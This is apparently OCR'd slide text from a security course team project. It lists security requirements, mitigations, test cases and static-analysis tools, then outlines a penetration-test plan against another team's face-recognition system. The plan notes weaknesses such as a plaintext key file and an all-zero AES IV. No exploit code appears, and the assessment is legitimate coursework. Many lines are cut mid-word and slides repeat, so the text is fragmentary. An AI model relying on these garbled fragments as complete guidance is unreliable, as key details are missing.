CMU Security Specialist Course

Team Project Phase 2

Six senses Team 6

Seongju Moon (L)

Kyungnam Bae (E)

Jinmo Kim (A)

Jeonghwan Ahn (S)

* Byungchul Park (C)


Mr. Bae
Mr. Kim
Mr. Park
Mr. Moon
Mr. Ahn

Phase 1 wrap-up


Attack goal setting : CIA
Target system understanding : Design
Target system understanding : Crypto
Vulnerability analysis : Resource restriction
Vulnerability analysis : Approaches
Penetration test : Techniques
Penetration test : Cases

Lessons learned

Phase 1 wrap-up

Attack goal setting : CIA
Target system understanding : Design
Target system understanding : Crypto
Vulnerability analysis : Resource restriction
Vulnerability analysis : Approaches
Penetration test : Techniques
Penetration test : Cases

Lessons learned



7. Security Requirements

We've derived the security requirements through the STRIDE methodology and
out some of security requirements are linked to

SR-ID	Security Requirement
SR-01	A strong authentication method should be used.
SR-02	Cryptographically strong password should be used.
SR-03	Errors, exceptions, and abnormal conditions that may occ must be handled robustly.
SR-04	Input validation check is required in Client side.
SR-05	Only the verified server and client should be connected and
	Protect Camera from physical damage


8. Mitigation

We were trying to mi
. And we've derived

...n-ID	Mitigation
...81	Apply setting pas... - Enforce passwo... - Forces the use o...
...82	Communicate usi... - using protocol T... - Consider mutual ...
	Encrypt user cred... - Use OpenSSL lib... - Use an algorithm ... - Use CBC or GCM
	Implement robust ... - Error handling - Exception handling - Finding countermeasures for predictable
	Input validation check - Input sanitization
	Encrypt face recognition data in storage - Use OpenSSL library of latest version (1.1 - Use an algorithm that are stronger than AE - Use CBC or GCM mode
	Integrity Check with hash function - Use OpenSSL library of latest version (1.1 - Use an algorithm that are stronger than sha
	Protect from physical damage - Wrap the camera module out of sight, or gl
	Save contents of communication as a log - Save log of the request and response befo
	Strong authentication method - Consider 2-Factor-Authentication method
	Use mutual authentication - Using protocol TLS1.2 or higher - Use mutual authentication between server and c
	Validation of image when file saving File name verification(uniqueness) when image save : generate the name of file using random number File size validation when image save
	Certificate & Key file existence check Integrity Check with hash function Use OpenSSL library of latest version (1.1

9. Test Cases


	TC Name		Step		Expected	Execution Result
1	id validation	1	type id more than 10 len		cannot type character more than 10	
2	pass validation	1	type pass more than 20 len		cannot type more than 2	
3	login	1	type id something		check activa	
		2	make id to empty string		check activate	
		3	type pass something		check activated	
		4	type id,pass something		check activated	
		5	disconnect client and server in the local network			
		6	push login button		check alert 'C	
		7	connect client and server in the local network			
		8	Do not meet the condition below - type alphabet and number in id - Minimum eight characters, at least one letter, one number and one special character on password		check login activated	
		9	push login button and show admin user face on camera		check alert 'Show y on camera' after 5 sec, check 'Connection Fail'	
		10	type valid id, pass			
		11	push login button and show admin user face on camera within 5sec		check id, pass, login bu component are deactivate secure mode check but activated and checked check running secure run mode (camera is on and I can see the camera)	
	logout	pre	login is needed		OK	



Attributes according to ISO/IEC 25023

quality attributes in order to apply objective standar
ment of system and software product quality of SW
le mentioning the measures of SW attributes fr

...ction	ID	Measure Na...
...ty measures are used ...degree to which a ...ensures that ...r to those	SCo-2-G	Data enc...
	Sco-3-S	Ste...
	Sln-1-G	Data integrity...
	Sln-2-G	Internal data co... (Examples of ... corruption preventio... frequently, compare da... ...ically, store data ...



10. Static Analysis

this static analysis, it is very helpful for us to check the initial vulnerabilities of our code
re actually thinking of how to check vulnerabilities of the code and we wanted to detect
using any kind of static tools. Firstly, we used two tools in syllabus– Flawfinder. The
n why is this tool is introduced in the syllabus and it's appropriate considering the
essure so that we can adapt it.

	Support C/C++	Free software	Latest release	Comment
	O	O	O (2021-06-03)	Detecting BOF and reporting HTML and csv format for reviewer
	O	O	X (2014-01-01)	Detecting BOF, TOCTOU, Race condition
	O	X	O (2021-04-16)	Like as findbug, Java code
	X (Java, JS, ...)	O	O (2021-05-04)	
Klocwork	O	X	O (2021-05-29)	Java code
Cppcheck	O	O	O (2021-01)	
Coverity	O	X	O (2021-03-23)	Detecting BOF, exception handling, memory leak, unused variables, functions, uninitialized

* Note: Although our mentor(Prof
that it's utilizing

Derive mitigations

Introduce login system

Force users to use strong password

Encrypt the hashed credential in the storage

Apply 2FA (what you know + what you are)

Separate meta data from image on network

Encrypt the image + name in the storage

Use verified crypto algorithm (AES256-CBC)

Embed the root key into code obfuscated

Use a random file name in the storage

Use TLS in network communication

Derive mitigations

Introduce login system

Force users to use strong password

Encrypt the hashed credential in the storage

Apply 2FA (what you know + what you are)

Separate meta data from image on network

Encrypt the image + name in the storage

Use verified crypto algorithm (AES256-CBC)

Embed the root key into code obfuscated

Use a random file name in the storage

Use TLS in network communication

Against vulnerability that allows anonymous users to access the system

Against vulnerability that leaks user data inside the target machine

Against vulnerability that leaks user data over network

Against vulnerability that leaks secret key inside the target machine

6

DEPENDER

1

6

1

ATTACKER

Phase 1 wrap-up

Attack goal setting : CIA

Target system understanding : Design

Target system understanding : Crypto


Vulnerability analysis : Resource restriction

Vulnerability analysis : Approaches

Penetration test : Techniques

Penetration test : Cases

Lessons learned


Compromise Confidentiality
Obtain user picture and name
Compromise Integrity
Pollute user DB
Compromise Availability
Make the system not working

Phase 1 wrap-up

Attack goal setting : CIA

Target system understanding : Design

Target system understanding : Crypto

Vulnerability analysis : Severity


Vulnerability analysis : Approaches

Penetration test : Techniques

Penetration test : Cases

Lessons learned

Team 1 system




First Impression

High performance (less delay) even in the secure mode

Firewall used so cannot scan ports using ‘nmap’

Sound recovery logic in case of crash or assert


Jetson Nano
Display Manager
Face Detection Manager
Service Manager
Protocol Manager
Communication Manager
Firewall
Data Manager
Authentication Manager
DB
SDB
Security Manager
Client
Protocol Manager
Communication Manager
Authentication Manager
Mode Control Manager
User Input Manager
Display Manager
Secure channel
New Component
Modified Component

Phase 1 wrap-up

Attack goal setting : CIA
Target system understanding : Design
Target system understanding : Crypto
Vulnerability analysis : Severity
Vulnerability analysis : Approaches
Penetration test : Techniques
Penetration test : Cases

Lessons learned

wolfSSL

Primitives and algorithms

1. Crypto library : WolfSSL
2. Version : 4.7.0 (February 15, 2021)
3. No known vulnerabilities in v4.7.0

Method for hiding secret

1. No hardware security (HSM, TEE etc.)
2. No code obfuscation
3. Just stored in a file, “secret.key”

Symmetric cipher algorithm

1. Algorithm : AES
2. Key size : 128 bit
3. Mode of operation : CBC
4. Key derivation function : NONE

Encryption and decryption

1. Data : AI classified name and photo
2. Use key retrieved from “secret.key”
3. 16 bytes IV(Initial Vector) are all 00

Primitives and algorithms

1. Crypto library : WolfSSL
2. Version : 4.7.0 (February 15, 2021)
3. No known vulnerabilities in v4.7.0

Method for hiding secret

1. No hardware security (HSM, TEE etc.)
2. No code obfuscation
3. Just stored in a file, “secret.key”

Symmetric cipher algorithm

1. Algorithm : AES
2. Key size : 128 bit
3. Mode of operation : CBC
4. Key derivation function : NONE

Encryption and decryption

1. Data : AI classified name and photo
2. Use key retrieved from “secret.key”
3. 16 bytes IV(Initial Vector) are all 00

Primitives and algorithms

1. Crypto library : WolfSSL
2. Version : 4.7.0 (February 15, 2021)
3. No known vulnerabilities in v4.7.0

Method for hiding secret

1. No hardware security (HSM, TEE etc.)
2. No code obfuscation
3. Just stored in a file, “secret.key”

Symmetric cipher algorithm

1. Algorithm : AES
2. Key size : 128 bit
3. Mode of operation : CBC
4. Key derivation function : NONE

Encryption and decryption

